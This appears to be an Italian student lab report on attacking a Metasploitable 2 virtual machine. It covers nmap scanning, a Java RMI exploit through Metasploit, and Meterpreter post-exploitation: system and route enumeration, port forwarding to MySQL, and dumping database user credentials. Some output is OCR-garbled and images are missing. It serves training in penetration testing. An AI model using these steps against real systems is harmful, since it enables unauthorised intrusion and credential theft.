P1 - Scouting

La configurazione di rete iniziale è la seguente:



Prima di procedere all'attacco richiesto dalla consegna, è buona pratica verificare le informazioni in nostro possesso tramite un round di reconnaissance.


Avviamo nmap ed eseguiamo una scansione rapida. Visto che il nostro target non è particolarmente protetto, eseguiamo una scansione full TCP per risparmiare tempo.

```
-[/home/vboxuser2/Desktop]
    nmap -sT 192.168.50.101
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-25 13:59 EST
Nmap scan report for 192.168.50.101
Host is up (0.00032s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT
         STATE SERVICE
        open ftp
open ssh
21/tcp
23/tcp
         open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
MAC Address: 08:00:27:FF:E3:CB (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds
```

1099 risulta aperta, quindi possiamo facilmente procedere all'attacco.

P2 - Attacking

Avviamo la console di Metasploit tramite il comando "msfconsole", e procediamo a configurare un attacco Java RMI predefinito con i seguenti comandi:



Quindi eseguendo il comando "exploit", oppure in alternativa "run", riusciamo a caricare una shell remota sulla macchina Metasploitable 2 e verificare la buona riuscita del nostro attacco tramite un semplice ifconfig.

P3 - Exploiting

A questo punto siamo dentro la macchina target e possiamo procedere a sfruttare il nostro attacco per raggiungere qualsiasi obiettivo ci possiamo prefissare.


Per iniziare, molto semplicemente, possiamo raccogliere informazioni basilari sulla macchina e la rete in cui si trova:

```
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter >
```

La routing table della macchina:

```
meterpreter > route
IPv4 network routes
   Subnet
                   Netmask
                                  Gateway Metric Interface
   127.0.0.1
                   255.0.0.0
                                  0.0.0.0
   192.168.50.101 255.255.255.0 0.0.0.0
IPv6 network routes
   Subnet
                             Netmask Gateway
                                               Metric
                                                       Interface
    :: 1
    fe80::a00:27ff:feff:e3cb
meterpreter >
```

Possiamo anche procedere a scaricare dei dati o file localizzati dentro la macchina target. Per esempio, scaricando un file sulla cartella "iammetasploitable" creata nel benchmark precedente.



Tuttavia, per sfruttare le possibilità interessanti di un simile attacco di reverse shell, procederemo adesso ad un hacking del sistema db mysql presente in hosting sulla macchina target.

Prima di tutto, verifichiamo che questo servizio esista e sia in ascolto. Questa operazione può essere confermata in vari modi:

1) Verifichiamo l'eventuale apertura della porta nota Mysql 3306 tramite nmap dalla macchina attaccante

```
(root@kali)-[/home/vboxuser2/Desktop]
# nmap -sT 192.168.50.101 -p 3306
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-25 14:50 EST
Nmap scan report for 192.168.50.101
Host is up (0.00019s latency).

PORT     STATE SERVICE
3306/tcp open mysql
MAC Address: 08:00:27:FF:E3:CB (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
```

2) Avviamo una rapida scansione netstat tramite la shell di Meterpreter per verificare che il servizio sia attivo ed in ascolto


```
execute -f netstat -a -ano -i
 eterpreter
Process 1 created.
Channel 1 created.
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                             Foreign Address
                                                                      State
                                                                                  Timer
                 0 0.0.0.0:512
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                  off (0.00/0/0)
                 0 0.0.0.0:513
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                  off (0.00/0/0)
tcp
                  0 0.0.0.0:2049
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                  off (0.00/0/0)
tcp
                  0 0.0.0.0:514
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                  off (0.00/0/0)
           0
tcp
                                                                                  off (0.00/0/0)
           0
                  0 0.0.0.0:32964
tcp
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                  off (0.00/0/0)
           0
                  0 0.0.0.0:6697
                                             0.0.0.0:*
                                                                      LISTEN
tcp
          0 0.0.0.0:3306
                                            0.0.0.0:*
                                                                      LISTEN
                                                                                  off (0.00/0/0)
                  0 0.0.0.0:35658
                                                                      LISTEN
                                                                                  off (0.00/0/0)
                  0 0.0.0.0:1099
                                             0.0.0.0:*
                                                                      LISTEN
                                                                                  off (0.00/0/0)
```

ACCIVE ONLY GOMETH SOCKETS (SCIVETS and ESCAPEISHED)						
Proto	RefCnt	Flags	Type	State	I-Node	Path
unix	2	[ACC]	STREAM	LISTENING	11265	/var/run/mysqld/mysqld.sock
unix	2	[ACC]	STREAM	LISTENING	12269	/tmp/.X11-unix/X0
unix	2	[ACC]	STREAM	LISTENING	11837	public/cleanup
unix	2	[ACC]	STREAM	LISTENING	11844	private/tlsmgr
unix	2	[ACC]	STREAM	LISTENING	11876	private/proxywrite
unix	2	[ACC]	STREAM	LISTENING	11900	private/discard

Ora che ne siamo sicuri, possiamo creare un tunnel diretto tra la nostra shell e la porta Mysql tramite il comando portfwd:

```
meterpreter > portfwd add -l 5010 -p 3306 -r 192.168.50.101
[*] Forward TCP relay created: (local) :5010 → (remote) 192.168.50.101:3306
meterpreter > ■
```

Oppure, possiamo avviare un modulo specifico per questi tipi di attacchi, il mysql_sql, in un'altra istanza di msfconsole:



Configurato il comando con l'ip del target, il nome dell'utente su cui loggare a cui facciamo un guesswork sia "root", come da default, ed una semplice query sul database base, riusciamo a ricevere nella nostra macchina attaccante informazioni sensibili quali username e password di utenti listati nel db, che in questo caso son vuoti in quanto tutti gli utenti non sono autenticati da nessuna password. Nel caso non fosse così, vedremmo listati probabilmente degli hash, oppure delle password in chiaro se scritte manualmente da qualcuno.